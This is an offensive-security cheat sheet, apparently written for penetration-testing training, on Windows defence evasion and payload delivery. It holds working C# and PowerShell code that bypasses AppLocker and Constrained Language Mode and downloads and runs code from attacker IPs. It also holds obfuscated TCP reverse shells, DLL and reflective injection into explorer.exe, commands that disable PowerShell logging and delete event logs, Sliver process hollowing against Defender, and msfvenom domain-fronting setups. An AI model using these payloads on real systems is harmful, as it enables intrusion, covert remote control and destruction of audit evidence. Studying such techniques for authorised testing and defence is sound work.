Empower cyber practitioners by saving time, money, and energy through automated security assessments.
Impersonation vs delegation
Impersonation Tokens: These tokens can be used to impersonate another user on the same system. You don't necessarily need SYSTEM privileges to obtain and use these tokens.
Delegation Tokens: These tokens allow for impersonation across the network, such as accessing resources on another machine. Typically, obtaining delegation tokens requires higher privileges, like those of the SYSTEM account.
Managed vs Unmanaged code
Managed Code: Think of managed code like living in an apartment building. You have a building manager who takes care of things like cleaning the halls, fixing broken stuff, and making sure everything is safe. You don't have to worry too much about these things because the manager handles them for you. In the same way, managed code runs in a system that takes care of tasks like cleaning up memory and keeping things secure.
Unmanaged Code: Now, imagine you're living in your own house. You're in charge of everything – cleaning, fixing, and making sure it's safe. You have more control, but you also have more responsibilities. Unmanaged code is like that – it gives you more control over how things work, but you have to handle tasks like cleaning up after yourself (managing memory) and making sure everything is secure.
AppLocker Basics
Enumerate AppLocker
Enumerating AppLocker policies can provide insights into which applications, scripts, and files are allowed or denied from executing on a Windows system. This can be valuable for penetration testers and security analysts to find potential bypasses or weaknesses.
Here's a guide on how to enumerate AppLocker:
# This folder is used by the Task Scheduler to store scheduled tasks.
C:\Windows\Tasks
# Temporary files are stored in this directory. This is a common writable directory for all users.
C:\Windows\Temp
# Used for network tracing logs.
C:\Windows\tracing
# Related to the Component-Based Servicing (CBS) log. CBS is used in Windows servicing (Windows Update).
C:\Windows\Registration\CRMLog
# Related to fax services.
C:\Windows\System32\FxsTmp
# Also related to the Task Scheduler, but not typically writable for standard users by default.
C:\Windows\System32\Tasks
# This is where AppLocker configuration and event log data are stored.
C:\Windows\System32\AppLocker
# COM+ dump folder.
C:\Windows\System32\Com\dmp
# Contains cryptographic keys used by the OS.
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
# Print spooler folder, where print jobs are temporarily stored.
C:\Windows\System32\spool\PRINTERS
# Another print spooler related directory.
C:\Windows\System32\spool\SERVERS
# Contains color profiles for devices.
C:\Windows\System32\spool\drivers\color
# Specific task related to OneDrive updates.
C:\Windows\System32\Tasks\OneDriveStandaloneUpdateTask-...
Alternate Data Stream
Alternate Data Streams (ADS) is a feature of the NTFS file system which represents all files as a stream of data.
NTFS supports multiple streams, allowing the storage of metadata in binary file attributes.
ADS can be exploited to bypass security features like AppLocker by embedding malicious scripts in trusted files.
Combine this technique with DotNetToJscript to get a meterpreter shell.
1. Creating a Simple Jscript for Proof of Concept:
Constrained Language Mode is a security feature in PowerShell. It limits what scripts and commands can do to prevent potentially harmful actions. Think of it as putting training wheels on PowerShell – you can still ride, but you're restricted in what you can do to avoid dangerous situations.
Enumerate CLM
$ExecutionContext.SessionState.LanguageMode
Custom Runspace
In PowerShell, a runspace is essentially an environment where PowerShell commands are executed. Think of it as a container or an isolated space where all the necessary components for executing commands are present.
The code below will execute in Full Language mode.
# If you have problems with missing .Automation, install the package Microsoft.PowerShell.5.1.ReferenceAssemblies from nuget# Add a reference to System.Configuration.Install in Visual Studio.usingSystem;usingSystem.Management.Automation;usingSystem.Management.Automation.Runspaces;usingstaticSystem.Net.Mime.MediaTypeNames;namespaceBypass{classProgram{staticvoidMain(string[]args){Runspacers=RunspaceFactory.CreateRunspace();rs.Open();PowerShellps =PowerShell.Create();ps.Runspace=rs;Stringcmd="(New-Object System.Net.WebClient).DownloadString('http://192.168.1.126/run.txt') | IEX";ps.AddScript(cmd);ps.Invoke();rs.Close();}}}
PowerShell CLM Bypass
Use only uninstall as install requires admin privileges.
#Ifyouhaveproblemswithmissing.Automation,installthepackageMicrosoft.PowerShell.5.1.ReferenceAssembliesfromnugetusingSystem;usingSystem.Management.Automation;usingSystem.Management.Automation.Runspaces;usingSystem.Configuration.Install;namespaceBypass{classProgram{staticvoidMain(string[]args){Console.WriteLine("This is the main method which is a decoy");}}[System.ComponentModel.RunInstaller(true)]publicclassSample:System.Configuration.Install.Installer{publicoverridevoidUninstall(System.Collections.IDictionarysavedState){Stringcmd="(New-Object System.Net.WebClient).DownloadString('http://192.168.1.126/run.txt') | IEX";Runspacers=RunspaceFactory.CreateRunspace();rs.Open();PowerShellps=PowerShell.Create();ps.Runspace=rs;ps.AddScript(cmd);ps.Invoke();rs.Close();}}}
The technique above will write files to disk. In order to avoid that we will use Invoke-ReflectivePEInjection.ps1.
This method will Bypass AppLocker and use Reflective DLL Injection with InstallUtil.
Generate a 64-bit Meterpreter DLL: This will be our payload.
Host Meterpreter DLL on Kali Apache server.
Upload Invoke-ReflectivePEInjection.ps1 (Don't use the Github version, use the one from Offsec) to the Apache server.
usingSystem;usingSystem.Management.Automation;usingSystem.Management.Automation.Runspaces;usingSystem.Configuration.Install;namespaceBypass{classProgram{staticvoidMain(string[]args){Console.WriteLine("This is the main method which is a decoy");}}[System.ComponentModel.RunInstaller(true)]publicclassSample:System.Configuration.Install.Installer{publicoverridevoidUninstall(System.Collections.IDictionarysavedState){Stringcmd="$bytes = (New-Object System.Net.WebClient).DownloadData('http://192.168.45.198/met.dll'); (New-Object System.Net.WebClient).DownloadString('http://192.168.45.198/Invoke-ReflectivePEInjection.ps1') | IEX; $procid = (Get-Process -Name explorer).Id; Invoke-ReflectivePEInjection -PEBytes $bytes -ProcId $procid";Runspacers=RunspaceFactory.CreateRunspace();rs.Open();PowerShellps=PowerShell.Create();ps.Runspace=rs;ps.AddScript(cmd);ps.Invoke();rs.Close();}}}
To execute the above on target machine, use the command
This will most likely be stopped by Antivirus. So another technique is to use ProcessHollowing with XOR and DotNetToJscript, and then use HTML smuggeling.
How to get a meterpreter shell using Jscript and MSHTA
Step 1 - Create a Csharp process hollow or process injection or whatever suits you with XOR encryption to avoid detection.
Step 2 - Then use DotNetToJs to generate a jscript file. You will have to serve the jscript file using hta.
Step 3 - To do this add HTML tags to the .js file and change the extension to .hta. Call it index.hta.
The code below is the outputted DotNetToJs jscript file but the the <html> tags added.
Basic Principle: XSLT uses .xsl documents to transform an XML document into different formats like XHTML. It allows execution of embedded Jscript code when processing an XML document.
Step 1 - Craft a Malicious XSL Document:
Create a malicious XSL file containing the Jscript payload you want to execute.
Note: This XSL file will open cmd.exe when triggered.
Step 2 - Host the Malicious XSL Document:
Host the file on an Apache webserver or Python HTTP server.
Step 3 - Trigger the Payload:
Use WMIC (Windows Management Instrumentation Command-line) to trigger the Jscript code in the XSL file.
This technique abuses aspnet_compiler.exe. This is a legimate Microsoft-signed binary shipped with the .NET framework to load and execute a custom DLL. Since the binary is trusted and signed by Microsoft, it can bypass some application whitelisting controls.
// What AV is running on the system// Importing necessary namespacesusingSystem;usingSystem.Management;internalclassProgram{staticvoidMain(string[]args){varstatus=false;// Variable to track the presence of antivirus softwareConsole.WriteLine("[+] Antivirus check is running .. ");// Array of antivirus processes to check forstring[]AV_Check={"MsMpEng.exe","AdAwareService.exe","afwServ.exe","avguard.exe","AVGSvc.exe","bdagent.exe","BullGuardCore.exe","ekrn.exe","fshoster32.exe","GDScan.exe","avp.exe","K7CrvSvc.exe","McAPExe.exe","NortonSecurity.exe","PavFnSvr.exe","SavService.exe","EnterpriseService.exe","WRSA.exe","ZAPrivacyService.exe"};// Creating a ManagementObjectSearcher to query Windows processesvarsearcher=newManagementObjectSearcher("select * from win32_process");varprocessList=searcher.Get();// Retrieving the list of processesinti=0;foreach(varprocessinprocessList){// Checking if the process is one of the antivirus processesint_index=Array.IndexOf(AV_Check,process["Name"].ToString());if(_index>-1){// Antivirus process foundConsole.WriteLine("--AV Found: {0}",process["Name"].ToString());status=true;}i++;}// Checking the status variable to determine if antivirus software was found or notif(!status){Console.WriteLine("--AV software is not found!");}}}
Windows Firewall
Get state: Get-NetFirewallProfile -PolicyStore ActiveStore
Get rules: Get-netfirewallrule | format-table name,displaygroup,action,direction,enabled -autosize
# Technique 1: Disable Script Block Logging and Module LoggingSet-ItemProperty-PathHKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging-NameEnableScriptBlockLogging-Value0-ForceSet-ItemProperty-PathHKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging-NameEnableModuleLogging-Value0-Force# Technique 2: Disable Transcription Logging and Module LoggingSet-ItemProperty-PathHKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription-NameEnableTranscripting-Value0-ForceSet-ItemProperty-PathHKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging-NameEnableModuleLogging-Value0-Force# Technique 3: Delete the log files from the system (requires admin privileges)Remove-ItemC:\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx-ForceRemove-ItemC:\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Admin.evtx-Force# Technique 4: Use Invoke-Expression to bypass Script Block Logging and Module Logging (requires PowerShell v5 or higher)Invoke-Expression"IEX (New-Object Net.WebClient).DownloadString('http://example.com/payload.ps1')"
Set-Alias-NameK-ValueOut-StringSet-Alias-NamenothingHere-Valueiex$BT=New-Object"S`y`stem.Net.Sockets.T`CPCl`ient"($args[0],$args[1]);$replace=$BT.GetStream();[byte[]]$B=0..(32768*2-1)|%{0};$B=([text.encoding]::UTF8).GetBytes("(c) Microsoft Corporation. All rights reserved.`n`n")$replace.Write($B,0,$B.Length)$B=([text.encoding]::ASCII).GetBytes((Get-Location).Path+'>')$replace.Write($B,0,$B.Length)[byte[]]$int=0..(10000+55535)|%{0};while(($i=$replace.Read($int,0,$int.Length))-ne0){;$ROM=[text.encoding]::ASCII.GetString($int,0,$i);$I=(nothingHere$ROM2>&1|K);$I2=$I+(pwd).Path+'> ';$U=[text.encoding]::ASCII.GetBytes($I2);$replace.Write($U,0,$U.Length);$replace.Flush()};$BT.Close()
Credit: @TihanyiNorbert (Reverse shell based on the original nishang Framework written by @nikhil_mitt)
$J=New-ObjectSystem.Net.Sockets.TCPClient($args[0],$args[1]);$SS=$J.GetStream();[byte[]]$OO=0..((2-shl(3*5))-1)|%{0};$OO=([text.encoding]::UTF8).GetBytes("Copyright (C) 2022 Microsoft Corporation. All rights reserved.`n`n")$SS.Write($OO,0,$OO.Length)$OO=([text.encoding]::UTF8).GetBytes((Get-Location).Path+'>')$SS.Write($OO,0,$OO.Length)[byte[]]$OO=0..((2-shl(3*5))-1)|%{0};while(($A=$SS.Read($OO,0,$OO.Length))-ne0){;$DD=(New-ObjectSystem.Text.UTF8Encoding).GetString($OO,0,$A);$GG=(i`eX$DD2>&1|Out-String);$H=$GG+(pwd).Path+'> ';$L=([text.encoding]::UTF8).GetBytes($H);$SS.Write($L,0,$L.Length);$SS.Flush()};$J.Close()
Credit: @TihanyiNorbert (Reverse shell based on the original nishang Framework written by @nikhil_mitt)
$c=New-ObjectSystem.Net.Sockets.TCPClient($args[0],$args[1]);$I=$c.GetStream();[byte[]]$U=0..(2-shl15)|%{0};$U=([text.encoding]::ASCII).GetBytes("Copyright (C) 2021 Microsoft Corporation. All rights reserved.`n`n")$I.Write($U,0,$U.Length)$U=([text.encoding]::ASCII).GetBytes((Get-Location).Path+'>')$I.Write($U,0,$U.Length)while(($k=$I.Read($U,0,$U.Length))-ne0){;$D=(New-ObjectSystem.Text.UTF8Encoding).GetString($U,0,$k);$a=(iex $D2>&1|Out-String);$r=$a+(pwd).Path+'> ';$m=([text.encoding]::ASCII).GetBytes($r);$I.Write($m,0,$m.Length);$I.Flush()};$c.Close()
Credit: @TihanyiNorbert (Based on the original nishang Framework written by @nikhil_mitt)

Bypassing defender with sliver and staged process hollowing
I was able to bypass Windows Defender on a fully patched Windows 10 (12.12.2023) using process hollowing and sliver with shellcode generated by msfvenom.

This is a two staged exectution. The first stage will get our stager for sliver and inject it to svchost using process hollowing. The next stage is sliver executing our implant on the target.
Ps. I was able to bypass defender on Windows 11, however I had to run it through ConfuserEX and enable InsecureGuestAuth. Implementing an authentication method for SMB in the process hollowing code would've helped us circumvent guest access blocking.

We will use a technique called process hollowing and place our shellcode in svchosts.exe. The shellcode will be hosted on my kali using smbserver.
#Snippetfromprocesshollowingcode.SeeCheatSheetIIforfullcode.stringtargetPath="C:\\Windows\\System32\\svchost.exe";stringshellcodePath="\\\\192.168.1.38\\share\\UNEVEN_DESTRUCTION.bin";// Replace with the actual shellcode file pathIntPtrprocessHandle,threadHandle;uintthreadId;
No I will start an smbserver on my kali and setup sliver.
# Create a new profile that will be we will use for our staging listener.
profilesnew--mtls192.168.1.38--formatshellcodewin-shellcode
# Creata a steage listener and link it to our profile.
stage-listener--urlhttp://192.168.1.38:1234--profilewin-shellcode--prepend-size
# Last start a listener on mTLS.
mtls
This method involves creating a malicious DLL that mimics the interface of a legitimate DLL but adds malicious functionality. The proxy DLL forwards legitimate calls to the original DLL while performing malicious activities in the background.
> * Spartacus automates most of the process. It parses raw SysInternals Process Monitor logs, and you can leave ProcMon running for hours and discover 2nd and 3rd level DLL/COM hijacking vulnerabilities (ie an app that loads another DLL that loads yet another DLL when you use a specific feature of the parent app).
>
>
>
> * Automatically generate Visual Studio solutions for vulnerable DLLs.

This is a ConsoleApp. When its run it will inject the generated met.dll above into explorer.exe. Change process name if you want to inject another process. For example Notepad. Just be sure that the process is actually running on the target machine before you inject it.
Note that this payload will write the met.dll to disk.
usingSystem;usingSystem.Diagnostics;usingSystem.Net;usingSystem.Runtime.InteropServices;usingSystem.Text;namespaceInject{classProgram{// Import the OpenProcess function from the kernel32.dll library.// This function is used to open an existing process by its ID.[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]staticexternIntPtrOpenProcess(uintprocessAccess,boolbInheritHandle,intprocessId);// Import the VirtualAllocEx function from the kernel32.dll library.// This function allocates memory within a specified process.[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]staticexternIntPtrVirtualAllocEx(IntPtrhProcess,IntPtrlpAddress,uintdwSize,uintflAllocationType,uintflProtect);// Import the WriteProcessMemory function from the kernel32.dll library.// This function writes data to an area of memory in a specified process.[DllImport("kernel32.dll")]staticexternboolWriteProcessMemory(IntPtrhProcess,IntPtrlpBaseAddress,byte[]lpBuffer,Int32nSize,outIntPtrlpNumberOfBytesWritten);// Import the CreateRemoteThread function from the kernel32.dll library.// This function creates a thread that runs in the address space of a specified process.[DllImport("kernel32.dll")]staticexternIntPtrCreateRemoteThread(IntPtrhProcess,IntPtrlpThreadAttributes,uintdwStackSize,IntPtrlpStartAddress,IntPtrlpParameter,uintdwCreationFlags,IntPtrlpThreadId);// Import the GetProcAddress function from the kernel32.dll library.// This function retrieves the address of an exported function or variable from a specified DLL.[DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]staticexternIntPtrGetProcAddress(IntPtrhModule,stringprocName);// Import the GetModuleHandle function from the kernel32.dll library.// This function retrieves a handle to the specified module (DLL) in the current process.[DllImport("kernel32.dll", CharSet = CharSet.Auto)]publicstaticexternIntPtrGetModuleHandle(stringlpModuleName);staticvoidMain(string[]args){// Get the path to the My Documents folder.Stringdir=Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);// Construct the full path to the DLL file to be downloaded.StringdllName=dir+"\\met.dll";// Create a WebClient instance for downloading files from the Internet.WebClientwc=newWebClient();// Download the DLL file from the specified URL to the local system.wc.DownloadFile("http://192.168.119.120/met.dll",dllName);// Get an array of Process instances for processes with the name "explorer".Process[]expProc=Process.GetProcessesByName("explorer");// Get the process ID of the first explorer process.intpid=expProc[0].Id;// Open the specified process with certain access rights.IntPtrhProcess=OpenProcess(0x001F0FFF,false,pid);// Allocate memory within the specified process.IntPtraddr=VirtualAllocEx(hProcess,IntPtr.Zero,0x1000,0x3000,0x40);// Declare a variable to store the number of bytes written during memory write operation.IntPtroutSize;// Write the bytes of the DLL name to the allocated memory in the target process.Booleanres=WriteProcessMemory(hProcess,addr,Encoding.Default.GetBytes(dllName),dllName.Length,outoutSize);// Get the address of the LoadLibraryA function from the kernel32.dll library.IntPtrloadLib=GetProcAddress(GetModuleHandle("kernel32.dll"),"LoadLibraryA");// Create a remote thread within the target process to execute the LoadLibraryA function.IntPtrhThread=CreateRemoteThread(hProcess,IntPtr.Zero,0,loadLib,addr,0,IntPtr.Zero);}}}
Reflective DLL Injection
This is a ClassLibrary. PowerShell that will download and execute malicious code in memory without touching the disk.
Requires a malicious DLL hosted on a download location you control.
You can for example create the DLL, then create a Word Macro as a dropper that will execute the PS1 script, that again downloads and executes the DLL.
The below code is a Class Library (.NET Framework)
Public version may fail on Windows 10 1803 or newer due to issues with GetProcAddress in UnsafeNativeMethods . An updated script version is available to handle this in OneNote.
Copy Invoke-ReflectivePEInjection to your Kali Apache web server and create a small PowerShell download script that downloads and executes it directly from memory.
Domain fronting is a technique where someone hides the true destination of their internet traffic by making it appear as though it's headed to a trusted and well-known website. Once the traffic reaches that trusted site, it's then redirected to its actual, hidden destination. It's like sending a letter in an envelope addressed to a trusted friend, but inside that envelope is another envelope addressed to the real recipient.
Domain Fronting with Azure CDN
Objective: Host a Meterpreter listener on meterpreter.info using Azure's CDN to proxy requests.
1. Preliminaries:
A controlled domain.
An Azure subscription to create a CDN.
An internet-accessible machine.
Current setup: meterpreter.info points to an Ubuntu VM on DigitalOcean (IP: 138.68.99.177 ).
2. Setting Up CDN in Azure:
From the Home screen, choose Create Resource .
Search for CDN .
Select CDN and click Create .
Configuration:
Name : Any chosen name.
Subscription : To pay for the service.
Resource Group : Create new or use existing (Add -rg at end for new).
RG Location : Chosen geographic location.
Pricing Tier : Use Standard Verizon .
CDN Endpoint Name : Chosen name with suffix .azureedge.net .
Origin Type : Set to Custom Origin .
Origin Hostname : The domain hosting the C2 server.
Wait ~90 minutes for Azure to complete the setup.
3. Disabling Caching:
Caching may break the C2 channel.
Choose Endpoint and Caching rules .
Set Caching Behavior to Bypass Cache .
Set Query String Caching Behavior to Bypass caching for query strings .
Initial setup: Confirm that a domain (e.g., do.skype.com) can be used for domain fronting. This requires:
The fronting domain is hosted on the same CDN as the attacker’s domain.
CDN forwards requests based on the HTTP Host header.
HTTPS Inspection: With Wireshark, encrypted HTTPS traffic is sent to the same IP as a previous, legitimate test.
Certificate Details:
The TLS certificate used in the exchange can be Microsoft's.
A certificate can be valid for multiple domains via the Subject Alternative Names (SAN). In this case, it's valid for 99 different domains. This allows a single certificate to cover multiple domains using the same encryption key.
Payload Creation:
Use msfvenom to create a reverse shell payload.
The HttpHostHeader option sets the Host header in HTTP. In the example: msfvenom -p windows/x64/meterpreter/reverse_http LHOST=do.skype.com LPORT=80 HttpHostHeader=offensive-security.azureedge.net -f exe > http-df.exe .
Listener Configuration:
Configure a listener on the VM hosting the attacker site.
Use the Metasploit multi/handler exploit with specified parameters to listen for incoming connections using the domain fronting technique.
Payload Execution:
Start packet capturing tool (e.g., Wireshark).
Execute the payload.
Inspect the traffic details.
The shell connects to the fronted domain's IP (e.g., do.skype.com). The HTTP Host headers should be set to the attacker’s domain (e.g., offensive-security.azureedge.net).
DNS Tunneling
DNS tunneling is a technique to encapsulate non-DNS traffic over DNS protocols. It can be used for both legitimate and malicious purposes, like bypassing firewalls or exfiltrating data.
